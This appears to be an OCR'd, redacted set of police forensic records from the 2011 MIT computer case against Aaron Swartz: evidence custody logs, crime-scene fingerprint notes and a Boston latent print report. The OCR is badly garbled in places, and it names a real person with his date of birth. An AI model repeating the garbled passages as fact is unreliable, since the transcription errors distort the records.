	ID/Name		DT Ente	red					
b)(6),(b)(7)(C)		02/22/7	2011 09:46:28	· · · · · · · · · · · · · · · · · · ·				
	Notation #: 2	? Туре:							
	ID / Name		DTF	intered					
(b)(6),(b)(7)	(C)		02/2	2/2011 15:43:	53				
		Type: NOTATION							
	ID / Name		DT Entered						
(b)(6),(b)(7)	(C)		02/25/2011	09:00:35					
		·							
	Notation Tex	ıt							
	removed aft	er Audit Turned over to De (C)	8),(6)(7)						
		(C)							

Quantity

Estimated Value

Custody Information	Custody Information						
Transfer Type			DT Transfered	······································			
CHECKOUT			02/25/2011 09:01:13				
(b)(6),(b)(7)(C)			DT Entered				
Trough Barrier			02/25/2011 09:01:13				
Transfer From Information	H						
Personnel/Officer ID	Name (b)(6),(b)(7)(C)		Agency Name				
(0)(1)(0)(1)(0)			CAM-PD				
Transfer To Information							
Personnel/Officer (D (b)(6),(b)(7)(C)	Name (b)(6),(b)(7)(C)		Agency Name				
	(0)(0),(0)(7)(C)		CAM-PD				
Code	Name		. Business File				
SS	SS						
External Person Name		Lab Submission	n Number				
Castody Notations							
REMOVED BY ((D)(6) (D)(7)	(C) FOR SE	ARCH WAR	RENT				
			1 4				
Custody Information							
Transfer Type		INT	Trensfered				
MOVE			2/11/2011 15:09:05 T Entered 2/22/2011 15:09:05				
Entered By: ID / Name							
	(b)(8),(b)(7)(C						
Transfer From Information							
Location	Shelf		Bío				
ID UNIT							
Personnel/Officer ID.	Name		Agency Name				
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	CAM-PD				
Transfer To Information			CHAPTO				
Location	Shelf		Bip				
ID LAB LOCKER							
Personuel/Officer ID	Name		Agency Name				
(b)(6),(b)(7)(C)	(b)(6).(b)(7)(C)		CAM-PD				
Custody Notations		A CONTRACTOR OF THE PARTY	CIMIT D				
	C DOCUMENTS	COLUMN TO TO					
PROCESSED ALL ITEM	5. POSITIVE RI	FROF TO LOS	CLATENTS.				

Custody Information					
Transfer Type			DT Transfered		
MOVE			02/03/2011 11:35:53		
Entered By: D/Name			DT Entered		
	(b)(6),(b)(7)(C)	02/22/2	011 15:05:53		
Transfer From Information	1				
Location	Shelf		Bin		
ID LAB LOCKER					
Persumul/Otilicer ID	Name (b)(β),(b)(7)(C)		Agency Namo		
(b)(6),(b)(7)(C)	(D)(D),(D)(7)(C)		CAM-PD		
Transfer To Information					
Location	Shelf		Bin		
ID UNIT			14		
Personnel/Officer ID	(b)(6),(b)(7)(C)		Agency Name		
(b)(6),(b)(7)(C)	(6)(0),(6)(7)(4)		CAM-PD		
Custody Notations					
	KTERNAL HARDDRIVE		PAPER BAG AND CONTAINS: TMENT WI REMOVEABLE UNIT,		
0 (1.7.6.					
Custody Information		lan.			
Fransfer Type CHECKIN			Transferred 03/2011 11:31:26		
Entered By: ID / Name			23/2011 11,31:29 Entered		
	(b)(6),(b)(7)(C)		03/2011 11:31:26		
Transfer From Information	0				
Personnel/Officer ID	Name (bVG) (bVZ)(C)	7	Agency Name		
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)		CAM-PD		
Transfer To Information					
Location	Shelf		Bin		
ID LAB LOCKER					
Personnel/Officer ID	Name	<u> </u>	Agency Name		
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	1	CAM-PD		

60	Case #: 11-0000-78 Type of Crime: Caupute: Crimt Date Processed: [MT) V TH F S Sun] 114111 Time Processed: [1 05 AM Processing Location: Ol Alas St. [(b)(8),(b)(7)(C) Technicia						
Det. Assigne	(b)(6),(b)(7)(C) d		Officers Assisting	MITTE	BUCE, SS		
Suspect(s):		è 1		\$ ·	F		
Weather Cor (Indoors/Out) Wet/Dry Other	50		Campute	Durly Closely	Basements t/Wicherys oct portale		
Photos Taken	: Y N #of Photos:	85	Total # of Package	es Submitted:	O LPLS		
box ider can plugs a grey Row+4, plug+2 - Macbook put - Pictures take - Hard Drive: Max	Building 16 notop of a Ward of noted into The war wire connects 1074 I in by MIT Post- in of Various graf (Left 360): APO410 tel-H015441114 -514607102800326	drive - 11 via 10 p to arine	Covered by left autility (Cisco System Walls of all 2953\$4) DD	a brown (2 plugs). us codali	card board		
	ergland inside to	Nóetn	y holdoline	,	page L of 4		

Case #: 11 - 0000 72 Tech: (b)(6).(b)(7)(C)

		a Plantage Control	
INV # Quantity - Evidence	Description.	Package	Charles Mr. V. Charles F. Line
LPI (1) carre	wint 1995, bottom re ref justou of hard dyw	10:21	M4(N
	lift topm. corner ap	19:54	Valu
	of hard drive	174	· · · · · · · · · · · · · · · · · · ·
スコンスの人によることが表現しています。これでは、対象によりではない。	lift middle lift slote	12:24 PM	14(11
LPH (1) of lap	lift, upper lift corner top screen	19:30 PM	1/4/4
LPS (1) figures	liftillper rt. corner of	12:32 PM	VHIII.
Lifle (1) copylor	imidalle it sous of	8:45 PM	14111
1127 areas	for functag-above for CFG, upper @corner cen(CSI)	C753	4/10/11
498 1 left min	funing-bp of CS2a, to the law of large label, covers born label and silver metal	11:50 AM	2 holu
179 1 LPL	y ter funing - powde	1223	2/10/11
			mention and track the Residence

Time Cleared: 1.00PM

page 2 of 4

-		S. L. V.		
_	_	- Carrier	Wigness .	

Case #: 11-00078 Type of Crime: Camputar Chine	
Data Processed: [M T W TH) F S Sun] 2 3 11 A time Processed: 11:35	
Processing Location: N 135 Study to 154-16-17	

Date of Evide	ence Submission: 2/3/11	Submitting Offic	er: Property/	
Suspect(s):		Victim(s):		
Aaron	SWARTZ			
Officers Assis		Det Assigned: (b)(6),(b)(7)(C)		
No	ONE			
Photos Taken	N #of Photos:	Total # of Packag	es Submitted:	2
INV# Quan	tity Evidence Description		Kenting of the last	role V
		A S V 25W WAS C	Dalla Maria	ÚS - 94
	The Part of the Constitution of the Constituti	of 5 V 25 w judge cl	lidence in a	
(S1 (1)	Miri haptop blac	ed has a colognical	14	on all
	Model White Co	CI & O DOWN	revolent	
	11 Second Street Average	LANGE COMPANY	Playlice	
CS2 1.	Eyernal tora	D'ave Comportme	N=\08-11.	leg.
	OCHONNELLONSENDER	tel Cisci Ibalam reads		
	The Scott John Valves	A consecution to the consecution of the consecution		
	DOWN HOLES 130 A 2 3			
CS2a 1	plack street tectom my ref	Liothe silver with the label with the label	Aue (
	2 Off Office South	Allo 2166 75, ADI NOUDI ALL CON 1 ellothorus gover	vivio;	2.2
	The Laston Road State of the Control	MORE 102 MINNESONS		
(b)(6),(b)(7)	Luxe m. C. 11:200 - 21	2111	page	3 of 4-
The accord	the me 1130 an 21	of a Took pictur	de and the second	uns to cu
and all land of	lit packages were see	errica anderri observi	arin IDUM';	2654

Case #: //- 111/8 Tech (b)(6),(b)(7)(C)

INV It (Quantity, Evidence Description			Tech (b)(b)(b)(b)(7)(C)
		i i Padi	nge Type Results
TIEM EL REPRECIOSED IN plastic packaging.	(E)	ManEnv.	w/original
FITEMS CS.1, CSZ, CSZa, W/original plasticg			A Control of the Cont
CS2a is differt hourd drive 2 LPLs from 23 Pharal And 10 Unit 10 Unit 10 Line of value from facilities in Processi	SOIOT	THE COUNTY	rocessed on 14/11 This novid da ive cs2a contain
1	Y	As a solution or interest of the second or or or or	
Y) N ALS.Used		U DNA	(* 14 pps da. 1 pps da 16 ()); sa 00 0 pps 6 0 a 2 6 0 15 0 0 x p (00 pp 6 1); s 3 5 0 0 a 2 10 p x (6 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
	(0) 7 %	collected	1
	(d) y (g	collected	
(Y) N Fuming \$1,2 CYA-00105-02 1021	(d) Y (c)	collected Trace collected	
Y N Fuming \$1.2 CYA -0.005-02 1031 Y N Ninhydrin (Y) N Traditional Black		Trace collected Ballistics collected Other	
Y N Fuming \$1.2 CYA -(10105-02 1021) Y N Ninhydrin (Y) N Traditional Black Powder Y N Other Powders Y N Other		Trace collected Ballistics collected	
Y N Fuming #1,2 CYA -(10105-02 108) Y N Nihhydrin Y N Traditional Black Powder Y N Other Powders Y N Other techniques		Trace collected Ballistics collected Other	
Y N Fuming #1.2 CYA -(10105-02 (02)) Y (N) Ninhydrin (Y) N Traditional Black Powder Y (N) Other Powders Y (N) Other techniques Date Description of Casework		Trace collected Ballistics collected Other	Time Committed ·
Y N Fuming #1,2 CYA -Nol05-02 (02) Y N Ninhydrin (Y) N Traditional Black Powder Y N Other Powders Y N Other techniques Date Description of Casework		Trace collected Ballistics collected Other	Time Committed ·
Y N Fuming #1,2 CYA -(10105-02 (02)) Y N Ninhydrin Y N Traditional Black Powder Y N Other Powders Y N Other techniques Date Description of Casework		Trace collected Ballistics collected Other	Time Committed ·

Boston Police Department Physical Comparison Unit One Schroeder Plaza Boston, MA 02120 Report of the Latent

Print Section

Tel, (b)(6),(b)(7)(C)

Fax: 617-343-6024

· CC#: 110099836

LAT#: 11-0192

Unit: Outside Agency

Date: 3/7/2011

Incident:

Investigation for another Agency

Victim:

MIT

Suspect(s):

SWARTZ, Aaron

DOB: 11/08/1986

Investigator: Assigned

man transport

Examination Requested: Fingerprint Evaluation and Comparison

Item Examined:

Item 1: One (i) CD, submitted by the Cambridge Police Department, containing fourteen (14) images as follows:

Twelve (12) images of latent LP8 reportedly recovered from the

"surface of an internal hard-drive unit"

One (1) image of an incident report

One (1) image of a ten-print card in the name of SWARTZ

Exemplar Available for the following subject:

Ten-print image received from Cambridge Police Department on Item 1: One (1) card of ten prints for SWARTZ, Aaron (OBTN# TCAM201100032)

Results of Examination;

Services Performed:

A request was made to evaluate the above listed evidentiary item for identifiable latent impressions and compare any to the known impressions of SWARTZ.

Findings:

Cambridge Police Department latent LP8 was assigned 1A for the purposes of comparison within the Boston Police Department's Latent Print Section.

One (1) latent, 1A, with sufficient ridge detail for individualization purposes was found on item 1.



An ASCLD/LABO Accredited Laboratory since 2009

CC# 110099836 LAT# 11-0192 Date: 3/07/2011

Page: 2

Latent 1A was compared to the exemplar prints for SWARTZ and was INDIVIDUALIZED in the following manner:

1A - as his left thumb

Comments:

The evidentiary latent will be maintained in the Latent Print Section.

Please notify us of any change in status regarding this case.

The results detailed in this report are supported by testing documentation. The original supporting documentation is available for review at the unit and may consist of worksheets, notes, instrument tracings, and possible photographs.

Respectfully submitted	Reviewed by.
(b)(6) (b)(7)(C)	(b)(8),(b)(7)(C)
	Senior Criminalist (b)(6).




An ASCLD/LAB® Accredited Laboratory since 2009

Boston Police Department Latent Print Section

Committee on the last	Name of the last	
CC# 11009983		Fu 11-0192
		/ 3 %
COMPAI		I ECHNICAL AND ADMINISTRATIVE REVIEW CHECKLIST
Technical Revie	wes (D)(D),(b)(7)(C) Date 3 8(i)
	FINGRI	RPRINT WORK SHRET AND ASSESSMENT OF DATA
	A.	Do sample descriptions listed match the Chain of Custody Form?
/	B.	Were methods used in the proper sequence?
/	C,	Was a date recorded at the time any analysis/comparison technique was performed?
	D.	Do notes and any independent Analysis, Comparison and Evaluation of any
		prints support the findings of the report?
		No Value
		Individualization 1A
		NA Elimination
		Inconclusive
*		Of Value
	E.	Does the technical reviewer concur with findings of report?
Comments:		
1		
		(b)(6),(b)(7)(C)
Administrative	Rovlower	
*		
1	A.	CC #, LAT # and Evidence description match the Chain of Custody Form?
	B.	Submitting agency, investigator, suspect, victim, DOB, CR#, CC# match the
		documentation within the casefile?
	C.	Chain of Custody complete? Signed and dated appropriately?
	D,	Are all pages numbered and initiated on the Examination Documents?
	E,	CC# and LAT # written on all pages of the case file?
	F.	Has information has been entered into all relevant databases (ET, Peer Review Log.
		AFIS/IAFIS, Firearm, etc.)?
NA ®	G.	Are SID/CR #'s accurate?
	H.	Have analysis images been added to the server?
Comments:		

Boston Police Department Latent Print Section

LA	TENT PRINT CO	MPARISON WO	RKSHEET	21.10
* cc#: 110099836	- 1	Start Date: 3/1/	2011 End Dat	to: 3 1 11
LATH: 11-0192		Analyst (b)(6).	(b)(7)(C)	the
Incident: Inv. For an	other agency	Page: 1	- 0 -1 -1	b)(6).(b)
Item#: 1	77	Total Pages: 3	Kong of the	10)(0),(0)
1 ACCESSED VIRTUAL POLDER PRO	m secured latent prin	T SECTION STORAGE	UREA NETWORK	
PACKAGING				
[X] Manila envelope [] Clear plattle evidence bag	[] Evidence envelope [] Other		paper evidence bag	
SECURED BY				
[] Yellow evidence tape	[X] Red evidence taps		ridence tape	
[] Clear plastic tape	[] Other	() Other_		
MARKINGS [X] Packaging 110099836 (1)	[X] Seal (SD)	[X] Lab	el	[] Other
PACKAGE/VIRTUAL	FÖLDER CON	TAINED:		
1: One (1) CD containing fo Twelve (12) images a internal hard-drive un One (1) image is an in One (1) image is a to (OBTN# TCAM2011	me of a latent (desori nit" neident report (see po n-print card in the na	bed as LP8) report ages 2-3)		"surface of an
PROCESS:	48			
VIS/ Adobe Photoshop/ see p	onge & for ACE- Late	ent EP8 will be ass	signed IA for	purposes of
comparison in the Boston Po				
RESULTS:	TOTAL 1	LATENTS: 1		
[X] Sufficient ridge detail for		-		
				Total: 1
[] Insufficient ridge detail i	for individualization purp			
				Total: 0
[X] No APIS searches co	onducted at this time			
AFIS: Not AFISable	Scan	ched as NO ADD	Searcho	d as ADD
[X] No IAFIS searches of	47			
IAFIS: Not IAFISable	Sear	ched as NO ADD	Searche	d as ADD
Washington,				



11 00999836 11-0192 Inv. For another agency 3.1.11 De

Apt/Unit #

BLD 1 .

Case 110e
MIT COMPUTER CRIMES
Date/Time Reported
01/04/2011 10:49:00
Incident Type/Offense

Reporting Officer

(b)(6

Location

21 AMES STREET Date/Time Occurred

Approving Officer

1.) NUSCELLANEOUS STATUTORY VIOLATION -

).(b)(7)(C)			(b)(6),(b)(7)	(C)			
Persons Role N	ame	Sex	Race	Ago	DOB	Phone	Address	
Offenders Status	Name	Sex	Race	Ago	DOB	Phone	Address	P********
Vehicles								
Property Class	Description	ነ	M	ake	Model	Serial #	Value	
Namative								

EVIDENCE:

The following items were documented on scene with notes and photographs only and not collected at this time.

CS1: (1) mini inptop: ACER, Aspireone, SN: LUSAXaDco1001E1601, SNID: 00108566618. Leptop is described as a black base w/ sliver top.

CS2: (1) External harddrive compartment: Silver w/ top & bottom that separate from each other exposing an Internal removeable unit (CS2b). The compartment reads, "RocketFish" on the top and bottom reads, "RF 3.5 SATA lid enclosure kit RF-AHD35" Inside the compartment is a green electronic circuit panel. A USB cord connects CS2 to CS1.

CS2b: (1) inner hard drive unit, or internal removeable unit located inside CS2. Unit is a Samsung. Model: HD184UI, SN: S1Y8J1C2800326.

The following evidence collected on scene by me on 01/04/2011 and sealed in a small coin envelope.

LP1: (1) small clear hinge lifter from the bottom right corner of the biner hard-drive unit (CS2b). Collected at approx. 1221 hours.

LP2: (1) small clear hinge lifter from the top right corner of the inner hard drive unit (CS2b). Collected at approx. 1224 hours.

LP3; (1) small clear hinge litter from the middle left alde of laptop screen (CS1). Collected at approx. 1226 hours. LP4; (1) small clear hinge litter from the upper left corner of the laptop screen (CS1). Collected at approx. 1230

LP5: (1) small clear hinge lifter from the upper right corner of the laptop screen (CS1). Collected at approx. 1232 hours.

LP6: (1) small cleer hinge litter from the middle right side of the laptop screen (CS1). Collected at approx. 1245 hours.

PHOTOS: (85) photos collected on scene on 01/04/2011.

11 0000 836 11-01512. 140. hr another Ogen 3-1-11 pa x 30 pr

NARRATIVE: (b)(6),(b)(7)(C)

................

On Jaruary 4, 2011, and I responded to the MIT Polico Station to assist with an incident that occured within BLDG #16. We were escorted to the location by CPD Detective(b)(6), (b)(7)(C MIT Detectives and other Secret Service Agents. At approx. 1105 hours, we arrived at Bidg (6 and proceeded to the basement level to a closet (labeled #16-004t) that was secured by MIT officers on scene. We observed double doors opening to a closet area containing phone and computer network portals according to MIT IT specialists on site. The closet was approx. 4 feet deep by 6 feet wide, the floor covered in dust and electrical/computer/phone panels lined the walls, some w/ wires plugged into the panels/units. I observed a chair in the center of the room with a laptop on top. We were advised this was placed there by MIT IT specialists. On the floor, I also observed a cardboard box turned over, a small laptop (CS1), and a sliver harddrive computent (CS2) with power cords and data cables connecting them to the computer panels on the wall. Specifically, a grey were connects the laptop to a Cisco Systems Catalyst 4006 in Row #4, plug #2.

The scone was documented with notes and photographs. Then I examined the laptop, hard-drive compariment and limer unit (CS1, CS2, CS2b) and accompanying power cords and USB cords for any visible ridge detail. Faint ridge detail was observed on the laptop screen. I furned the laptop, hard-drive and inner unit (CS1, CS2, CS2b) and power/USB cords with a portable furning wand. I then used traditional black fingeprint powder to enhance any ridge detail on the surfaces of those items. Ridge detail was observed on the inner hard drive unit (CS2b) and resulted in 2 latent print lifts (LP1, LP2). Ridge detail was also observed surrouning the laptop screen (CS1) resulting in 4 latent print lifts (LP3-LP6). No further ridge detail was observed on any other surfaces.

The items CS1, CS2 and CS2b were left in the custody of MIT Detectives and Secret Service Agents.

We deared the scene at approx, 1300 hours,

Boston Police Department Latent Print Section LATENT PRINT COMPARISON WORKSHEET 110099836 OC#: Start Date: 3/1/2011 11-0192 LAT#: (b)(8) (b)(7)(C) Analyst: Inv. for another Age Incident: Page: Left Thumb Farger/ Palm 1 Manther OBINSTCANDDISORAL Type Tea-Print SWARTZ 10 to Card Nothing Follows EVALUATION ncilestiauchthan >-SALIMANDO US Z Home Calor. Quality STIATELY सम्बन्धि भव the thro ridge ship utilist them our most buttelyte (Minus) 13 SWARTZ, ALTOR achesttellithe ANALYSIS/COMPARISON 2 161 ght) trabilling U.R. aciteal tehinbal PU mer sofficient QVQ feet All plant 3 2660


Boston Police Department Latent Print Section LATENT PRINT COMPARISON WORKSHEET 110099838 3/1/2011 (b)(6) (b)(/(C) CC#: 11-0192 Analyst: Incident Robbery lav. For another agency Page: Date: 3211 #6 L Thumb VERIFICATION Propert Pages Reguest SWARTZ ID to Card Steading OBINS TOAMISSUGGEST Types to Tree Type 1786 EVALLIATION noffeetleethviloni Maddle Identifier; Cality Cality nothing follows made tacké ette eghis usliabil n SWARTZ, Agros ANAL YSIS/COMPARISON Hollastian blythau ១ NO authorism QR for not QIQ tendoffine ton QII antheilembirtha 3

Boston Police Department Latent Print Unit

CC#: 110099836 LAT#: 11-0192

Incident: Inv. for another Agency

Start Date: 3/1/11 Analyst: Jah




Latent 1A

of SWARTZ , CLAYON COSTNA TRANSCOTT CORDSZ)

Verified 3/2/11 (b)(6)-(D)(7)(C)

11 00014836 Lapit 11-0192 11 v. Towardher Og 31 1/2011 Jan Page 7





One Schroeder Plaza Boston, MA 02120 617-343-4465

b)(6),(b)(7)(C) Date/Time Printed: 2/25/2011 3:04:23 PM Userz Unit ID: Pirearme Analysis Unit **Custody** Receipt Transaction Type: Check In New Item Status: Checked In Incident #: 110099836 INVESTIGATION FOR ANOTHER AGENCY Туре: 2/25/2011 Dater LAT#: 11-0192 Item ID: 110099836-1 Category: Forensics Source: other Assistance to outside agency. Fequest for comparison of Latent submitted. Description: Facility: Cutent Priot Unit Location: Latent Print Unit b)(6),(b)(7)(C) From (b)(6),(b)(7)(C) Signatu To Signatures

February 23, 2011

Hi (b)(8),(b)
I truly appreciate your help with this. I know the work load you are up against.

The submitted photos are of 1 latent, labeled LP8. It was developed on the surface of an internal hard-drive unit. The photos are taken prior to any processing. Only an ALS was used. Once the item was furned and processed the detail was minimized or lost.

Thank you again. Feel free to contact me with questions or to allow me to return the favor of assisting you with any casework.

(b)(6),(b)(7)(C)



Property Item Infor					
Agency Name	Incident#	Tag Number	Classification		
CAM-PD	11000078	11000078-5	EVIDENCE		
Current Location ID UNIT	Shelf		Bin		
Current States		DT Status			
ACTIVE		02/22/2011 17:0	01:52		
Entered By: ID / Name		DT Entered			
	(b)(6),(b)(7)(C)	02/22/2011 16:5	50:13		
Updated By: ID / Name		DT Updated		27.000	
	(b)(6),(b)(7)(C)	02/22/2011 18:15:21			

Item Description			9					
Property Type PHOTOS			lty Es		Estimated Value			
Description (85) PHOTOS TA	KEN	ON SO	CENE			<u> </u>		
Maks		Model		Color		Serial Num	ber	
Owner information	n							· · · · · · · · · · · · · · · · · · ·
Name	MONE	Number			Phone			
Address	City				State		Zip Code	

Notations

Notation #: 1 Type: AUDIT	
ID / Name	DT Entered
(b)(6)),(b)(7)(C) (33/09/2011 20:10:46

Custody Information					
Transfer Type		DTT	Transfered		
MOVE			04/2011 13:05:15		
Entered By: ID / Name		DTE	Sufered		
	(b)(6),(b)(7)(C)	02/2	22/2011 18:15:21		
Transfer From Information				بىيى <u>بەر خوخى خەن بولۇرى تاش</u> ك	
Location	Shelf		Bin		
CRIME SCENE					
Personnel/Officer iD	Name		Agency Name		
(b)(6),(b) (7)(C)	(b)(6),(b)(7)(C)		CAM-PD		
Transfer To Information					
Location	Shelf		Bin		
ID UNIT					
Personnel/Officer (D)	Name		Agency Name		
(b)(6), (b)(7)(C)	(b)(8),(b)(7)	(C)	CAM-PD		
	- Paris				
Custody Information					
Transfer Typa		DTT	ransfered		
MOVE		01/04/2011 13:05:52			
Entered Rv: ID / Name		DT Entered			
	(b)(6),(b)(7)(C)	02/2	2/2011 17:01:52		
Transfer From Information					
Personnel/Officer 1D	Name		Agency Name		
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	7	CAM-PD		
Transfer To Information					
Location	Shelf		Blo		
CRIME SCENE					
Personnel/Officer ID	Name		Agency Name		
o)(6),(b)(7)(C)	(b)(6),(b)(7)(C)		CAM-PD		



Property Item Info	rmation			
Agescy Name CAM-PD	Incident# 11000078	Tag Number 11000078-6	Classification EVIDENCE	
Current Location ID UNIT	Shelf		Bin	
Current Status ACTIVE		DT Status 02/22/2011 17:	02:30	
Entered By: ID / Name (b)(6),(b)(7)(C)		DT Entered 02/22/2011 17:	01:52	
Updated By: DD / Name (b)(6),(b)(7)(C)		DT Updated 02/22/2011 17:	02:30	

item Description	n						
Property Type PHOTOS			Quantity 7			Estimated Value	
Description (7) PHOTOS TA	AKEN C	FEVIC	ENCE PA	ACK/	GIN	ſĠ	
Make		Model		Color		Serial Number	1
Owner Informati	lon						
Name	MINEN	umber			Phon	e	
Address	City				State		Zip Code

Notations

Notation #: 1 Type: AUDIT	
ID / Name	DT Entered
(b)(6),(b)(7)(C)	03/09/2011 20:11:03

Custody Information	l			
Transfor Type CHECKIN		DT Transfered 02/03/2011 17:02:30		
Entered By: ID / Name (b)(6),(b)(7)(C)		DT Entered 02/22/2011 17:02:30		
Transfer From Informat	lon			
Personnel/Officer ID (b)(6),(b)(7)	Name (b)(6),(b)(7)(C)	Agency Name CAM-PD		
Transfer To Information				
Location ID UNIT	Shelf	Bin		
Personnul/Officer 1D (b)(6),(b)(7)(C)	Name (b)(6),(b)(7)(C)	Agency Name CAM-PD		



Character Name And	47						
Property Item Inf							
Agency Name	Incide	rt#	Tug Nun	nber	Classification		
CAM-PD	11000	1078	11000078-4		EVIDEN	CE	
Current Lucation	Shell				Bin		
ID UNIT							
Current Status	Status 1			15			
ACTIVE			02/22/	2011 16:50:	13		
Enterred By: ID / Name			DT Ente	red			
(b)(6),(b)(7)(C)			02/22/7	2011 16:48:	49		
Undated By: ID / Name			D'I Upda	DT Updated			
(b)(6),(b)(7)(C)			02/22/	2011 16:50:	13		
Item Description							
Property Type			Quantity		Estimated Value		
LATENT LIFTS			4			,	
Description							
(4) SMALL CLE	AR HINGE	LIFTERS	3				
Make		Model		Culor	Serial Num	ber	
Owner Informatio	n						
Name MNI Number		Phone					
Address	City			State		Zip Code	

Custody Information	1			
Transfer Type CHECKIN		DF Transfered 02/10/2011 09:53:13		
Butered By: ED / Name (b)(6),(b)(7)(C)		DT Entered 02/22/2011 16:50:13		
Transfer From Informat	lon			
Personnel/Officer ID (b)(6),(b)(7)(C)	Name (b)(6),(b)(7)(C)		Agency Name CAM-PD	
Transfer To Information				
Location ID UNIT	Shelf		Bla	-
Persumet/Officer tD Name (b)(6),(b)(7)(C) (b)(8),(b)(7)(C)			Agency Name CAM-PD	



Property Item Int	ormation			
Agency Name Incident # CAM-PD 11000078		Tag Number	Classification	
CAM-PD 11000078 Current Status ACTIVE		11000078 EVIDENCE DT Status		
Entered By: 1D / Name (b)(6),(b)(7)(C)		DT Entered 02/03/2011 11:24:59		
Upda(ed By: 1D / Name (b)(6),(b)(7)(C)		DT Updated 02/25/2011 09:03:51		

Item Description						
Property Type		Quantity	Estimated Value			
COMPUTER HARDWARE/SOF	TWARE	1				
Description						
I SEALED PLASTIC BAG WIT	H I THUMD DRIVE					
Make	Model	Color	Serial Number			
Owner Information						
Name MNI Number	Phone					
Address Clty	State	Zip	Code			
Notations Notation#: 1 Type: AUDIT						
ID/Name	DT E	ntered				
(b)(6),(b)(7)(C)		02/03/2011 11:27:24				

Notation #: 2 Type: NOTATION						
ID / Name	DT Entere	d				
(b)(6),(b)(7)(C)	02/25/20	11 09:04:49				
Notation Text						
removed after audit By det (b)(6),	(b)					

Clistody Information						
Transfer Type			DT	DT Transfered		
CHECKOUT			02	02/25/2011 09:03:51		
Entered By: 1D / Name (b)(6),(b)(7)(C)			DT	Entered		
			02	/25/2011 09:03:51		
Transfer From Information						
Personnel/Officer ID	Name			Agency Name		
(b)(8),(b)(7)	(b)(6),(b)(7)(C)			CAM-PD		
Transfer To Information						
Personnel/Officer ID	Nome			Agency Name		
(b)(6), (b)(7)(C)	b)(6),(b)(7)(C)			CAM-PD		
	Name			Business File		
	SS			n minesta filte		
External Person Name		Lab Subm	factor Non			
		1,000,000	STANK LARK	1082		
Custody Notations						
TAKED BY DET(C))(7)					
TAKED BY DET(C)	FOR WARR	ENT				
Custody Information						
Transfer Type MOVE			DT Tran			
Entered Ry: 1D / Name		-	-	2011 15:50:35		
(b)(6),(b)(7)(C)	7		DT Enter			
Transfer From Information			02/22/2	22/2011 15:50:35		
Location	[2]					
ID UNIT	Shelf		E	lla .		
Personnel/Officer ID (b)(6),(b)(7)	(b)(6),(b)(7)(C)		A	gency Name		
(C)	(0)(0),(0)(7)(0)		C	CAM-PD		
Transfer To Information						
Location	Shelf		В	ia		
ID LAB LOCKER			- 1		- 1	
Personnel/Officer ID	Name		A	gency Name		
b)(6),(b)(7)	(b)(8),(b)(7)(C)			AM-PD		
Custody Notations						
TEM REPACKAGED IN	A SEALED MA	NII A EA	WELOT	ID AND CONTRADIC		
ORIGINAL PLASTIC PAC	CKAGING AND	TET A CI	HUDIN	E AND CONTAINS	ł	
		1 TOTAL	TINKTA	5/.		

Custody Information						
Transfer Type		DT.	Transfe	nsfered		
MOVE		02/	02/03/2011 11:35:03			
Entered By: ID / Name			Entered			
(b)(6),(b)(7)(C)		02/	22/201	1 15:50:03		
Transfer From Information						
Location	Shelf			Bia		
ID LAB LOCKER						
Personnel/Officer ID	Name			Agency Name		
(b)(6),(b)(7)	(b)(6),(b)(7)(C)			CAM-PD		
Transfer To Information						
Location	Shelf			Bln		
ID UNIT						
Personnel/Officer ID	Name			Agency Name		
(b)(6),(b)(7)	(b)(6),(b)(7)(C)			CAM-PD		
		-				
Custody Information						
Transfer Type			DT Tre	nsfered		
CHECKIN			02/03/	2/03/2011 11:27:23		
Entered By: ID / Nama			DT Entered			
(b)(6),(b)(7)(C)			02/03/	03/2011 11:27:23		
Transfer From Information						
Personnel/Officer ID	Nume		A	Agency Name		
(b)(6),(b)	(h)(R) (h)(7)(O)			AM-PD		
Transfer To Information						
Location	Sheif			Bip		
ID LAB LOCKER						
Personnel/Officer ID	Name		A	gency Name		
(b)(6),(b)(7)	(b)(6),(b)(7)(C)	ļ		'AM-PD		
				1 441 4 M		



Property Item Info	rmation					
Agency Name CAM-PD	Incident# 11000078	Tag Number 11000078-7	Classification EVIDENCE			
Carrent Location ID UNIT	Shelf		8In			
Current Status ACTIVE		DT Status 02/22/2011 17:	05:37			
Entered By: ID / Name (b)(6).(b)(7)(C)		DT Entered 02/22/2011 17:	02:30			
Updated By: 10 / Name (b)(6),(b)(7)(C)		DT Updated 03/31/2011 20:	DT Updated 03/31/2011 20:40:21			

Item Description							
